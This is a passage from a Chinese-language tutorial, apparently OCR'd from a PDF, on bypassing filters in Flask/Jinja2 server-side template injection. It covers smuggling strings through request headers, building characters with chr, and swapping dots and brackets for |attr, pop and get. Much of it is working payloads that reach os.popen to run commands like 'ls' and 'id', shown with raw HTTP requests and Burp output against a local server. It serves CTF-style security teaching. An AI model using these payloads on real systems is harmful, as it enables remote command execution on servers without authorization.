
Flask模板中内置了一个全局对象request，他表示当前请求的上下文，通过request对象我们可以获取到用户请求时的信息，此时同样可以利用request对象来绕过单引号过滤。

使用 `request.accept_encodings` 可以获取请求header中Accept-Encoding的值，使用 `request.accept_languages` 可以获取请求header中Accept-Language的值。

利用上面这两点我们就可以Bypass两个单引号：

```
{{[].__class__.__base__.__subclasses__()[442].__init__.__globals__[request.accept_languages[0][0]].popen(request.accept_encodings[0][0]).read()}}
```

```
GET /hello?name={{''.__class__.__base__.__subclasses__()[442].__init__.__globals__[request.accept_languages[0][0]].popen(request.accept_encodings[0][0]).read()}} HTTP/1.1
Host: 0.0.0.0:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept-Encoding: id
Accept-Language: os
Connection: close
```



request对象中还有许多可以利用的参数，我整理为了一个部分列表表明其对应关系：

```
accept_mimetypes ==> Header Accept
args ==> url arg
form ==> post data
host ==> header host
origin
...
```

还有许多可以被利用的属性，等待着大家去挖掘～

chr


chr是Python的内置函数，用于将ascii码转换为字符串，这意味着我们可以使用chr函数，传递数字，最终得到的结果是一个字符串：

```
>>> chr(97)
'a'
```

那么在做题时，我们首先需要fuzz到chr函数：

```
{{().__class__.__bases__[0].__subclasses__()[§0§].__init__.__globals__.__builtins__.chr}}
```

上面的fuzz代码中，首先会fuzz哪个类中包含 `__builtins__` 属性，这个属性可以获取到Python的内置方法，之后从内置方法列表中获取到chr方法：



fuzz一下可以发现有很多类都有chr函数，接着需要调用 `{%%}` 的set方法来设置变量：


```
{%+set+chr=().__class__.__bases__[0].__subclasses__()[109].__init__.__globals__.__builtins__.chr%}{
```

上述代码设置了chr变量为chr方法，Python与其他语言不同的是，函数是可以被引用的，正因为这个特性我们才可以使用上述的操作，不然payload将变得更麻烦。

之后就可以将字符串转换为chr了：

```
GET /hello?name={%+set+chr=().__class__.__bases__[0].__subclasses__()
[109].__init__.__globals__.__builtins__.chr%}{{chr(97)}} HTTP/1.1
Host: 0.0.0.0:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

输出：



过滤点号

先看看上文的payload中有哪些地方使用到了点号：


```
{{''.__class__.__base__.__subclasses__()[442].__init__.__globals__['os'].popen("ls").read()}}
```

不难发现，点号基本贯穿始终，在上面的payload中我们使用点号来获取属性，调用方法等。

中括号

在jinja中，我们还可以使用中括号的方式调用方法，比如这样：


```
{{''["__class__"]}}
```



过滤器

还可以使用过滤器的方式获取属性&方法：

```
{{''|attr("__class__")}}
```


Burp Suite Professional v2020.8 - Temporary Project - licensed to google
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Authz
Knife
BurpJSLinkFinder
Logger++
1
5
6
7
8
9
10
11
12
13
14
...
Send
Cancel
Target: http://0.0.0.0:5000
Request
Raw
Params
Headers
Hex
GET /hello?name={{''|attr("__class__")}} HTTP/1.1
Host: 0.0.0.0:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Search...
0 matches
\n
Pretty
Response
Raw
Headers
Hex
Render
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 33
Server: Werkzeug/1.0.1 Python/3.8.0
Date: Thu, 24 Sep 2020 04:35:19 GMT
Hello <class 'str'>
Search...
0 matches
\n
Pretty
Done
186 bytes | 2 millis

其过滤器的相关介绍：

```python
@environmentfilter
def do_attr(environment, obj, name):
    """Get an attribute of an object.  ``foo|attr("bar")`` works like
    ``foo.bar`` just that always an attribute is returned and items are not
    looked up.

    See :ref:`Notes on subscriptions <notes-on-subscriptions>` for more details.
    """
    try:
        name = str(name)
    except UnicodeError:
        pass
    else:
        try:
            value = getattr(obj, name)
        except AttributeError:
            pass
        else:
            if environment.sandboxed and not environment.is_safe_attribute(
                obj, name, value
            ):
                return environment.unsafe_undefined(obj, name)
            return value
    return environment.undefined(obj=obj, name=name)
```

通过英文以及相关部分代码都可以发现其过滤器就是用来获取属性的。

过滤中括号

还是和刚刚一样，看看payload中有哪些地方用到了中括号：

```
{{''.__class__.__base__.__subclasses__()[442].__init__.__globals__['os'].popen("ls").read()}}
```

可以发现，使用中括号无非就是利用列表中的索引或者字典中的键来取值。

列表代替

我们可以在Python中看看列表有什么可以代替的方法：

```
>>> dir(list)
['__add__', '__class__', '__contains__', '__delattr__', '__delitem__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__get
attribute__', '__getitem__', '__gt__', '__hash__', '__iadd__', '__imul__', '__init__', '__init_subclass__', '__iter__', '__le__', '__
len__', '__lt__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__reversed__', '__rmul__', '__setattr__
', '__setitem__', '__sizeof__', '__str__', '__subclasshook__', 'append', 'clear', 'copy', 'count', 'extend', 'index', 'insert', 'pop'
, 'remove', 'reverse', 'sort']
```

其中我们可以使用pop来从列表中取值：

```
>>> list_test = [1,2,3]
>>> list_test.pop(1)
2
```

所以，上面的payload可以改成下文这样：

```
{{''.__class__.__base__.__subclasses__().pop(442).__init__.__globals__['os'].popen("ls").read()}}
```

字典代替

```
>>> dir(dict)
['__class__', '__contains__', '__delattr__', '__delitem__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__
```

```
', '__getitem__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__ne__', '__new_
_', '__reduce__', '__reduce_ex__', '__repr__', '__reversed__', '__setattr__', '__setitem__', '__sizeof__', '__str__', '__subclasshook
__', 'clear', 'copy', 'fromkeys', 'get', 'items', 'keys', 'pop', 'popitem', 'setdefault', 'update', 'values']
```

在字典中同样可以使用pop来取值：

```
>>> test = {"a":"flag"}
>>> test.pop("a")
'flag'
```

当然还能用get方法取值：

```
>>> test = {"a":"flag"}
>>> test.get("a")
'flag'
```

同理，还可以使用 `__getitem__` 方法取值：

```
>>> test.__getitem__("a")
'flag'
```

元祖代替

```
>>> dir(tuple)
['__add__', '__class__', '__contains__', '__delattr__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '
